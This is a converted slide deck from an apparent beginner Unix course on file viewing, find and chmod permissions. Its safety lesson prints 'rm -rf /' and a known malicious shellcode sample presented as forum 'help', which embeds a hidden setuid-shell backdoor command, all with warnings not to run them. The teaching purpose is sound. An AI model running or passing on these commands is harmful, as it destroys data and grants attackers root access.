
`tail` outputs the last 10 lines of the file

`less` “opens” the file in the terminal without printing it, and lets you scroll up and down. Exit by hitting “q”.

# Lesson 3.4: Viewing File Contents

`head` and `tail` also have an option, `-n`, to output the first `-n` lines and the last `-n` lines, respectively

Example:



```
cmmann@training:files
[cmmann@training ~]$ cd linux-1/files
[cmmann@training files]$ ls
bill-of-rights      box-office-global    numbers-to-sort
box-office-domestic  declaration-of-independence
[cmmann@training files]$ head -5 box-office-global
Rank  Title  Studio  Worldwide      Domestic      %      Overseas      %
Year
1      Avatar  Fox     $2,788.0      $760.5  27.3%  $2,027.5      72.7%  2
009
2      Titanic      Par.    $2,186.8      $658.7  30.1%  $1,528.1      6
9.9%  1997
3      Star Wars: The Force Awakens  BV     $2,059.7      $932.3  45.3%  $
1,127.4      54.7%  2015
4      Jurassic World  Uni.    $1,670.4      $652.3  39.0%  $1,018.1      6
1.0%  2015
[cmmann@training files]$
```

# Exercise 3: Moving Mountains

- Goal:

1. Navigate to `exercise3` and list the files in the directory in such a fashion that you can see the file size
2. Each file contains information about a mountain, including which mountain range it belongs to and its elevation, and in some cases, how deadly it is. Based on the size of the files, determine the best method to use to determine the contents of each file (i.e., should you use `cat` or `head` on that 409KB file?)
3. Determine which mountain has the **lowest** elevation
4. Create a folder for each mountain, that contains the name of the mountain range it belongs to. Example: For `Mount-Everest.txt`, you will create a folder called `Himalayas`
5. K2 has two other names – Mount Godwin-Austen, and Chhogori. Create a copy of `K2.txt` called `Chhogori.txt` in its appropriate folder.
6. Then move `K2.txt` into the appropriate folder, but rename it `Mount-Godwin-Austen.txt`.
7. Move each mountain into its proper folder, no renaming needed!
8. Create a folder called `deadliest-mountain`. Copy the deadliest mountain's file into this folder.

- Hints:

- Remember that you make folders using `mkdir`
- What option do you need to use with `ls` to see the file sizes?
- You will probably have a happier time using `head`, `tail`, and `less`, rather than `cat`
- If a mountain range has a two-word name (e.g., “Swiss Alps”), use a hyphen to separate the two words, rather than a space (e.g., `swiss-alps`)
- Remember that you can rename things as you copy and move them!

# Lesson 4:

# Finding Things and Permissions

Overview:

4.1: Finding Files

4.2: Permissions

Exercise 4: Super Mario Bros

# Lesson 4.1: Find

Command:

```
find <search-space> <criteria>
```

What it does:

Searches the folders and files in <search-space> (which should be a directory) and finds any that match <criteria>

# Lesson 4.1: Find <search-space>

Special Options for <search-space>:

`find .` : searches the current directory and subdirectories

`find ..` : searches starting from the directory above you, and all subdirectories

`find /` : searches ALL directories and subdirectories that you have access to

`find /dir1 /dir2 /dir3` : searches dir1, dir2, and dir3

# Lesson 4.1: Find Special Options

Syntax:

```
find . -<option> <criteria>
```

Note: For these options, you must have the EXACT file name. These (alone) do not search for file names containing your search term!

-name <filename> : Searches for a file called <filename>; CASE SENSITIVE

-iname <filename> : Searches for a file called <filename>; CASE INSENSITIVE

# Lesson 4.1: Find <criteria>

Unless you are searching for an EXACT filename, you need to put your criteria in quotes.

To search for files containing a search term:

```
find . -iname "*search-term"
```

For specific file types:

```
find . -iname "*.txt" #Will find all text files in the current  
                        directory or subdirectories
```

"\*" Means to match anything. So in the first example, we are looking for file names containing "search-term" regardless of where it occurs in the name.

In the second example, we only allow anything in the beginning of the file name, but the name of the file has to end in ".txt"




# Lesson 4.1: Find <criteria>

We can also search specifically for files OR folders

```
find . -iname <search-term> -type f #For Files
```

```
find . -iname <search-term> -type d #For directories
```

So if we wanted to find all files in exercise3 containing the word “mount” in their name:

A terminal window with a blue title bar containing the text 'cmmann@training:~/20170301-unix-basic'. The terminal has a black background with white text. The command '[cmmann@training ~/20170301-unix-basic]\$ find exercise3/ -iname "\*mount\*" -type f' has been entered. The output shows four file paths: 'exercise3/Mount-Elbert.txt', 'exercise3/Mount-Everest.txt', 'exercise3/Mount-Mitchell.txt', and 'exercise3/karakoram/Mount-Godwin-Austen.txt'. The prompt '[cmmann@training ~/20170301-unix-basic]\$' is followed by a green cursor.

```
cmmann@training:~/20170301-unix-basic  
[cmmann@training ~/20170301-unix-basic]$ find exercise3/ -iname "*mount*" -type f  
exercise3/Mount-Elbert.txt  
exercise3/Mount-Everest.txt  
exercise3/Mount-Mitchell.txt  
exercise3/karakoram/Mount-Godwin-Austen.txt  
[cmmann@training ~/20170301-unix-basic]$
```

# Lesson 4.2: Permissions

- Control who can access, modify, and execute files/folders
- Protects you from malicious code (and accidents)
- Protects the server from you


Permissions: Read, Write, Execute

Read (r): Can see what's inside a file/directory

Write (w): Can edit/write in a file, and create files in a directory

Execute (x): Can run the file from the console

# Lesson 4.2: Permissions



```
cmmann@training:~  
[cmmann@training ~]$ ls -l  
total 0  
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic  
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1  
[cmmann@training ~]$
```


First character is the type; d = directory, - = file

First 3: Owner permissions

Second 3: Group permissions

Last 3: Global permissions (anyone anywhere)

# Lesson 4.2: Permissions



```
cmmann@training:~  
[cmmann@training ~]$ ls -l  
total 0  
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic  
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1  
[cmmann@training ~]$
```


First character is the type; d = directory, - = file

First 3: Owner permissions

Second 3: Group permissions

Last 3: Global permissions (anyone anywhere)

# Lesson 4.2: Permissions



```
cmmann@training:~  
[cmmann@training ~]$ ls -l  
total 0  
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic  
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1  
[cmmann@training ~]$
```


First character is the type; d = directory, - = file

First 3: Owner permissions

Second 3: Group permissions

Last 3: Global permissions (anyone anywhere)

# Lesson 4.2: Permissions



```
cmmann@training:~  
[cmmann@training ~]$ ls -l  
total 0  
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic  
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1  
[cmmann@training ~]$
```


First character is the type; d = directory, - = file

First 3: Owner permissions

Second 3: Group permissions

Last 3: Global permissions (anyone anywhere)

# Lesson 4.2: Permissions

A terminal window titled 'cmmann@training:~' with standard window controls. The command '[cmmann@training ~]\$ ls -l' has been executed. The output shows two files: '20170301-unix-basic' with permissions 'drwxr-xr-x' and 'linux-1' with permissions 'drwx-----'.

```
[cmmann@training ~]$ ls -l
total 0
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1
[cmmann@training ~]$
```

What permissions do YOU have in 20170301-unix-basic?

What permissions does GROUP have?

What permissions does EVERYONE have?

# Lesson 4.2: Changing Permissions

Command:


```
chmod nnn <filename>
```

In this case, each n is a number from 0-7

1<sup>st</sup> n sets permissions for the owner (you)

2<sup>nd</sup> n sets permissions for group

3<sup>rd</sup> n sets permissions for global



```
cmmann@training:~  
[cmmann@training ~]$ ls -l  
total 0  
drwxr-xr-x. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic  
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1  
[cmmann@training ~]$ chmod 777 20170301-unix-basic/  
[cmmann@training ~]$ ls -l  
total 0  
drwxrwxrwx. 6 cmmann domain users 97 Mar  1 13:09 20170301-unix-basic  
drwx-----. 6 cmmann domain users 93 Feb 27 11:11 linux-1  
[cmmann@training ~]$
```



# Lesson 4.2: Permission Codes

Read: 4 Write: 2 Execute: 1

By adding the numbers corresponding to the permissions you want, you can give different combinations of permissions

Read + Write =  $4 + 2 = 6$

Read + Write + Execute =  $4 + 2 + 1 = 7$

No permissions = 0

What permissions would you give with a 5?

With a 3?

# Lesson 4.2: Changing Permissions

If you want to give the OWNER ALL permissions, the group READ and WRITE permissions, and GLOBAL NO permissions, what code would you use?

```
chmod ??? <filename>
```

What permissions does each user have for the following file:

```
rwX-w---X
```

What permissions does each user have for the following code:

```
567
```

# Lesson 4.2:

## Being Careful with Permissions

IN GENERAL:

- Out in the real world you want to enable as few permissions as necessary
- You do not want to give Global many permissions
  - Why not?

# Exercise 4:

## Your Princess is in Another Castle

- Goal:
  1. Navigate to `exercise4`
  2. Make a file called `Mario.txt`
  3. Find the file `Bowser.txt`
  4. Move `Mario.txt` to the location of `Bowser.txt`
  5. Output the text of `Bowser.txt` to determine how to 'defeat' Bowser
  6. After 'defeating' `Bowser.txt`, find the file `Princess-Peach.txt` and move it and `Mario.txt` to `exercise4/mushroom-kingdom/castle/`
  7. Lock down (by changing permissions) `mushroom-kingdom/castle` so that no one (including you) can enter!

Hint:

You can move multiple files at once via:

```
mv <file1> <file2> <destination>
```

# Lesson 5: Continuing Education

## Overview:

Lesson 5.1: With Great Power Comes Great Responsibility

Lesson 5.2: Where to get (safe and good) help

Closing

# Lesson 5.1: With Great Power...

- The following slides will show some code that can do very bad things.
- **DO NOT RUN THE CODE IN THE NEXT SLIDES.**
  - **DO NOT RUN THE CODE IN THE NEXT SLIDES.**

**DO NOT RUN THE CODE IN THE NEXT SLIDES.**

# Lesson 5.1: With Great Power...

- UNIX commands can be very, very powerful
- If you don't know what code does, LOOK IT UP BEFORE YOU RUN IT
- Any guesses what this code does?  
(DO NOT RUN IT TO FIND OUT)

```
rm -rf /
```



# Lesson 5.1: With Great Power...

```
rm -rf /
```

This command will recursively delete **EVERYTHING** it can

If you are logged in as root user, this means it will delete **EVERYTHING** on your computer

There are several **UNIX** commands that can brick your computer.

**Never** run code if you don't know what it does.

*“It is not UNIX's job to stop you from shooting your foot. If you so choose to do so, then it is UNIX's job to deliver Mr. Bullet to Mr Foot in the most efficient way it knows.”*

-Terry Lambert



# Lesson 5.2:

## Getting Help Online

- You can learn A LOT from reading questions other people had on forums
- You can Google your problem – chances are someone has had the same question!



# Lesson 5.2:

## Getting Help Online


- You can learn A LOT from reading questions other people had on forums
- You can Google your problem – chances are someone has had the same question!



MOST people are nice, helpful, and good, and are very happy to help you!

# Lesson 5.2: Getting Help Online

**SOME** people just want to watch the world burn



# Lesson 5.2: Getting Help Online

**SOME** people just want to watch the world burn

TROLL MAKE INTERNET MAD.  
TROLL LIKE ANGER.  
TROLL WANT PEOPLE AS  
MISERABLE AS TROLL.



# Lesson 5.2:

## Getting 'Help' Online

- What do you think would happen if you ran this code in the console?

**(DO NOT RUN THIS CODE IN THE CONSOLE TO FIND OUT)**


```
char esp[] __attribute__((section(".text"))) /* e.s.p  
release */  
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"  
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"  
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"  
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"  
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"  
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"  
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"  
"cp -p /bin/sh /tmp/.beyond; chmod 4755  
/tmp/.beyond;"
```

# Lesson 5.2:

## Getting 'Help' Online

THIS IS THE  
HEXADECIMAL  
CODE FOR


`rm -rf /`



```
char esp[] __attribute__((section(".text"))) /* e.s.p  
release */  
= "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68"  
"\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99"  
"\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"  
"\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56"  
"\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31"  
"\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69"  
"\x6e\x2f\x73\x68\x00\x2d\x63\x00"  
"cp -p /bin/sh /tmp/.beyond; chmod 4755  
/tmp/.beyond;"
```

# If You Are Not Sure What Code From the Internet Will Do...

## Google it before you run it!!!



About 1,970 results (0.77 seconds)

"x5e" (and any subsequent words) was ignored because we limit queries to 32 words.

### disassembly - How does this version of `rm -rf /` work? - Reverse ...

[reverseengineering.stackexchange.com/.../8860/how-does-this-version-of-rm-rf-work](https://reverseengineering.stackexchange.com/.../8860/how-does-this-version-of-rm-rf-work) ▼

May 10, 2015 - char esp[] \_\_attribute\_\_((section(".text"))) /\* e.s.p release \*/ = "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68" "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99" "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7" ...

### malware - What does this potentially malicious code do? - Information ...

[security.stackexchange.com/questions/.../what-does-this-potentially-malicious-code-d...](https://security.stackexchange.com/questions/.../what-does-this-potentially-malicious-code-d...) ▼

Dec 13, 2014 - ... e.s.p release \*/ = "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68" "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99" "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7" "\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56" ...

### The 7 Deadly Linux Commands | TechSource

[www.junauza.com/2008/11/7-deadly-linux-commands.html](http://www.junauza.com/2008/11/7-deadly-linux-commands.html) ▼

Nov 20, 2008 - 2. Code: char esp[] \_\_attribute\_\_((section(".text"))) /\* e.s.p release \*/ = "\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68" "\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99" "\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7"

# NEVER Copy and Paste Code from the Internet Directly Into the Console!!!

- [Not Evil](#)
- [Git Repository Copy](#)
- ALWAYS paste into a text file FIRST to see what you ACTUALLY copied...



# Lesson 5.2:

## Asking Questions Online

StackExchange: [unix.stackexchange.com](http://unix.stackexchange.com)

### UNIX & LINUX

[/ questions](#)

[/ tags](#)

[/ users](#)

[/ badges](#)

[/ unanswered](#)

[/ask question](#)

Unix & Linux Stack Exchange is a question and answer site for users of Linux, FreeBSD and other Un\*x-like operating systems. Join them; it only takes a minute:

[Sign up](#)

Here's how it works:



Anybody can ask a question



Anybody can answer



The best answers are voted up and rise to the top

LinuxQuestions: <http://www.linuxquestions.org/>

# Lesson 5.2: Guides

Linux Cookbook:

[http://www.dsl.org/cookbook/cookbook\\_toc.html](http://www.dsl.org/cookbook/cookbook_toc.html)

